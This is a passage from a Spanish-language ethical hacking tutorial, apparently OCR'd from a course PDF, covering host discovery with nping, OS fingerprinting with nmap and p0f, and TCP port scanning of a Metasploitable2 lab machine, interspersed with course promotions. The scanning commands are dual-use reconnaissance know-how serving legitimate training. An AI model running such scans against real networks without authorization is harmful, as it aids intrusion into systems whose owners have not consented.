


Imagen 5-2. nping enviando diez paquetes ICMP Echo Request

nping utiliza por defecto el protocolo ICMP. En caso el host esté bloqueando este protocolo se puede utilizar el modo de prueba TCP.

```
┌──(kali㉿kali)-[~]
└─$ sudo nping --tcp 192.168.0.58
```

La opción "--tcp" es el modo el cual permite al usuario crear y enviar cualquier tipo de paquete TCP. Estos paquetes se envían incorporados en paquetes IP, los cuales pueden también ser afinados

5.2 Reconocimiento del Sistema Operativo

Este procedimiento intenta determinar el sistema operativo funcionando en los hosts activos, para conocer potencialmente el tipo y versión del sistema operativo subyacente.

Nmap

https://nmap.org/

Una de las características mejores conocidas de Nmap es la detección remota del Sistema Operativo utilizando el reconocimiento de la huella correspondiente a la pila TCP/IP. Nmap envía un serie de paquetes TCP y UDP hacia el host remoto y examina prácticamente cada bit en las respuestas. Después de realizar docenas de pruebas como muestreo ISN TCP, soporte de opciones TCP y ordenamiento, muestreo ID IP, y verificación inicial del tamaño de ventana, Nmap compara los resultados con su base de datos, la cual incluye más de 2,600 huellas para Sistemas Operativos conocidos, e imprime los detalles del Sistema Operativo si existe una coincidencia.

Detección del Sistema Operativo (Nmap):
https://nmap.org/book/man-os-detection.html

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -O 192.168.0.58
```

La opción “-O” permite la detección del Sistema Operativo enviando un serie de paquetes TCP y UDP al host remoto, para luego examinar prácticamente cualquier bit en las respuestas.

Adicionalmente se puede utilizar la opción “-A” para habilitar la detección del Sistema Operativo junto con otras cosas.




Imagen 5-3. Información del Sistema Operativo de Metasploitable2, obtenidos por nmap.

P0f

https://lcamtuf.coredump.cx/p0f3/

P0f es una herramienta la cual utiliza un arreglo sofisticados de mecanismos puramente pasivos de tráfico, para identificar los implicados detrás de cualquier comunicación TCP/IP incidental (frecuentemente algo tan pequeño como un SYN normal, sin interferir de ninguna manera. La versión 3 es una completa rescritura del código base original, incorporando un número significativo de mejoras para el reconocimiento de la huella a nivel de red, y presentado la capacidad de razonar sobre las cargas útiles a nivel de aplicación (por ejemplo HTTP).

```
┌──(kali㉿kali)-[~]
└─$ sudo p0f -h

┌──(kali㉿kali)-[~]
└─$ sudo p0f -i eth0 -d -o /tmp/resultado_p0f.txt
```

La opción “-i” le indica a p0f3 atender en la interfaz de red especificada.

La opción “-d” genera un bifurcación en segundo plano, esto requiere usar la opción “-o” o “-s”.

La opción “-o” escribe la información capturada a un archivo de registro especifico.




Imagen 5-4. Ejecución satisfactoria de p0f.




Imagen 5-5. Información obtenida por p0f sobre el S.O de Metasploitable2

Para obtener resultados similares a los expuestos en la Imagen 5-5, se debe establecer una conexión hacia puerto 80 de Metasploitable2 utilizando el siguiente comando, o también utilizando un navegador web.


```
┌──(kali㉿kali)-[~]
└─$echo -e "HEAD / HTTP/1.0\r\n" | nc.traditional -n 192.168.0.58 80
```

Video del Webinar Gratuito: "Ncat para Pentesting"
https://www.reydes.com/d/?q=videos_2021#wgncppt

Video del Webinar Gratuito: "Netcat para Pentesting"
https://www.reydes.com/d/?q=videos_2017#wgnp

6. Enumeración

El Curso Virtual Forense de Redes está disponible en video: https://www.reydes.com/d/?q=Curso_Forense_de_Redes



La enumeración es el procedimiento utilizado para encontrar y recolectar información desde los puertos y servicios disponibles en el host en evaluación. Usualmente este proceso se realiza luego de descubrir el entorno mediante el escaneo para identificar los hosts en funcionamiento. Usualmente esto se realiza al mismo tiempo del proceso correspondiente al descubrimiento.

Este y otros temas se incluyen en los siguientes cursos:

Curso de Nmap: https://www.reydes.com/d/?q=Curso_de_Nmap
Curso Hacking Ético: https://www.reydes.com/d/?q=Curso_de_Hacking_Etico
Curso Hacking con Kali Linux: https://www.reydes.com/d/?q=Curso_de_Hacking_con_Kali_Linux

6.1 Escaneo de Puertos.

Teniendo conocimiento del rango de la red y las máquinas activas en el objetivo de evaluación, es momento de proceder con el escaneo de puertos para obtener un listado de los puertos TCP y UDP en estado abierto o de atención.

Existen diversas técnicas para realizar el escaneo de puertos, entre las más comunes se enumeran las siguientes:

- Escaneo TCP SYN
- Escaneo TCP Connect
- Escaneo TCP ACK
- Escaneo UDP

nmap

https://nmap.org/

Muchos de los tipos de escaneo con Nmap están únicamente disponibles para usuarios privilegiados. Esto es porque se envía y recibe paquetes en bruto, lo cual requiere acceso como root en sistemas Linux. Usando una cuenta administrador en Windows es recomendado, aunque Nmap algunas veces funciona para usuarios no privilegiados sobre una plataforma cuando WinPcap ya ha sido cargado en el Sistema Operativo.

Mientras Nmap intenta producir resultados precisos, se debe considerar todos el conocimiento se basan en los paquetes retornados por los máquinas objetivos (o firewalls en frente de estos). Tales hosts pueden ser poco fiables, y enviar respuestas destinadas a confundir a Nmap. Muchos más comunes son los hosts no compatibles con el RFC, los cuales no responden como deberían a las pruebas de Nmap. Los escaneos FIN, NULL, y Xmas son particularmente susceptibles a este problema. Tales problemas son específicos hacia ciertos tipos de escaneo. Por defecto nmap utiliza un escaneo SYN, pero este es substituido por un escaneo Connect si el usuario no tiene los privilegios necesarios para enviar paquetes en bruto. Además de no especificarse los puertos, se escanean los 1,000 puertos más populares.

Técnicas para el Escaneo de Puertos (Nmap):
https://nmap.org/book/man-port-scanning-techniques.html

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -n -Pn 192.168.0.58
```




Imagen 6-1. Información obtenida con una escaneo por defecto utilizando nmap

Para definir un conjunto de puertos a escanear contra un host, se debe utilizar la opción "-p" de nmap, seguido de una lista de puertos o rango de puertos.

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap  -n -Pn -p1-65535 192.168.0.58

┌──(kali㉿kali)-[~]
└─$ nmap -p 80 192.168.0.0/24

┌──(kali㉿kali)-[~]
└─$ nmap -p 80 192.168.0.0/24 -oA /tmp/resultado_nmap_p80.txt
```

La opción "-oA" le indica a nmap guardar en los tres formatos los resultados del escaneo; el formato normal, formato XML, y formato manejable con el comando "grep". Estos serán respectivamente almacenados en archivos con las extensiones nmap, xml, gnmap.




Figura 6-2. Resultados obtenidos con nmap al escanear los 65535 los puertos TCP.

Video del Webinar Gratuito: "Nmap para Pentesting"
https://www.reydes.com/d/?q=videos_2018#wgnppt

zenmap

https://nmap.org/zenmap/

